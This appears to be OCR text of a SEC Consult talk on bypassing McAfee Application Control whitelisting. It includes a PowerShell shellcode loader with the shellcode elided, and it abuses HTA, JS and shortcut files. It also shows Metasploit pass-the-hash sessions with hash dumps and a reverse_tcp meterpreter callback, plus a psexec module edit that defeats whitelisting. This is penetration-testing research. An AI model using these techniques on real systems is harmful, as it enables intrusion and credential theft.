
- *"Key Advantages: Protect against zero-day and APTs without signature updates."*

  Source: http://www.mcafee.com/us/resources/data-sheets/ds-application-control.pdf

- *"Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. "*

  Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf

McAfee Application Control




SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Bypassing Application Whitelisting

Bypassing Application Whitelisting


- Problem: We cannot execute our own application

- Solution: Abuse installed / whitelisted applications
  - ➔ Find a whitelisted application which can be used to execute code
  - ➔ Should be whitelisted on all systems
    - Windows specific executables
    - Executables installed by McAfee Application Control
    - Executables installed by common 3rd party tools (e.g. Office)

PowerShell

- Pentesters best friend – **PowerShell**
- Available **since Microsoft Windows Vista**
- **Whitelisted per default** by „solidify“
- Can be used to **invoke shellcode** (even if powershell scripts are disabled)!

PowerShell examples



PowerShell examples

- Which PowerShell script do we start?

- Have a look at PowerSploit!
  - „PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment.“
  - https://github.com/mattifestation/PowerSploit
  - Examples: DllInjection, PE-File Injection, Invoke Shellcode, Keylogging, Portscan, Mimikatz, …

PowerShell examples

```
$code = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);
"@
$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace
Win32Functions -passthru
[Byte[]]$sc = 0xfc,0xe8,0x89,*OTHER SHELLCODE*,0x63,0x00
$size = 0x1000
if ($sc.Length -gt 0x1000) {$size = $sc.Length}
$x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40)
for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)}
$winFunc::CreateThread(0,0,$x,0,0,0)
```

Script from Social Engineering Toolkit (SET), original author: Matthew Graeber (minor modifications by myself)

Bypassing Application Whitelisting

- Recap:
  - If we can manage to start PowerShell we can start any code which we like (including shellcode, .DLL and .EXE files)
- How do we start PowerShell?
  - We cannot put it into a .bat file since .bat files are also protected by Application Whitelisting!
- Idea
  - Devide task of „code execution“ into two steps
  - Step 1 – basic code execution (e.g. scripts)
  - Step 2 – full code execution (e.g. Powershell)

Attack vectors


- Focus on real world attacks
  - We want to protect against real world attacks
  - Therefore we have to test exactly these scenarios!

- Common attack vectors
  - Any kind of social engineering
  - Java Applets / Drive-by-Downloads
  - Microsoft Office Macros
  - Memory Corruption Exploits (Browser, PDF Reader, Microsoft Office, ...)
  - Web application vulnerabilities (command injection, SQL injection, file uploads, ...)

Basic Code Execution

Basic Code Execution

- Simple ideas:
  - **User in front of a system** (Kiosk systems, Social Engineering, ...)
  - Malicious USB stick (**rubber ducky**)



Basic Code Execution


- What if we don‘t have such a possibility?

- Attack scenario
  - Send victim a file
  - Victim opens/starts the file
  - Victim is infected

- Typically this is not possible
  - .exe, .dll, .bat, .com, and many many many more are checked and blocked!
  - However, they forgot some .... ☺


Basic Code Execution

- Abuse of **unchecked file types – HTA**



Basic Code Execution


- Abuse of **unchecked file types – JS**




Basic Code Execution

- Another attack possibility are **file shortcuts**!
- Just create a shortcut to the required application (e.g. PowerShell)
- Pass arguments inside shortcut
  - With Microsoft explorer we are limited to MAX_PATH
  - Use Microsoft API to create shortcut

Basic Code Execution



Basic Code Execution



Basic Code Execution

- Attack scenario: **Web application vulnerability**
- Common vulnerabilities which lead to a system compromise are:
  - SQL injection
  - OS command injection
  - Code injection
  - File upload vulnerability
- In all these cases you have the ability to execute applications, e.g. PowerShell

Basic Code Execution

- Attack scenario: **Pass-the-Hash attack**
  - Frequently used during internal audits
  - Compromise one server, extract local administrator hash, use the hash to authenticate against other servers with the same password

- Pentesting tool
  - Metasploit module: psexec

Pass-the-Hash attack

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

```
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

Source: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

Pass-the-Hash attack

- Pass-the-hash attack from metasploit **does <u>not</u> work** if system is protected by Application Whitelisting

- Reason can be found in code
  - /usr/share/metasploit-framework/ modules/auxiliary/admin/smb/psexec_command.rb

```
81   # Executes specified Windows Command
82   def execute_command(text, bat)
83     # Try and execute the provided command
84     execute = "%COMSPEC% /C echo #{datastore['COMMAND']} ^> %SYSTEMDRIVE%#{text}
   > #{bat} & %COMSPEC% /C start %COMSPEC% /C #{bat}"
85     print_status("#{peer} - Executing the command...")
86     begin
87       return psexec(execute)
88     rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
89       print_error("#{peer} - Unable to execute specified command: #
   {exec_command_error}")
90       return false
91     end
92   end
```

Pass-the-Hash attack

- Example: psexec command is „whoami“
- Resulting command:

```
cmd.exe /c
echo whoami ^> C:\randomName
> C:\...\temp.bat
&
cmd.exe /c start
cmd.exe /c C:\..\temp.bat
```

- Output can be read from:

```
C:\randomName
```

Pass-the-Hash attack

- Simple modification:

```
82  def execute_command(text, bat)
83    # Try and execute the provided command
84    execute = "%COMSPEC% /C #{datastore['COMMAND']}"
85    print_status("#{peer} - Executing the command...")
86    begin
87      return psexec(execute)
88    rescue Rex::Proto::SMB::Exceptions::Error => exec_command_error
89      print_error("#{peer} - Unable to execute specified command: #{exec_command_error}")
90      return false
91    end
92  end
```

➔ Pass-the-hash attack **works** against Application Whitelisting protected systems!


SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Full Code Execution

Full Code Execution

- Already discussed – **PowerShell**
- But we have many more pre-installed applications which we can abuse
- Examples:
  - Rundll32.exe
  - Script intepreters (python, perl, PHP, JSP, ...)
  - Debuggers
  - ...

Full Code Execution

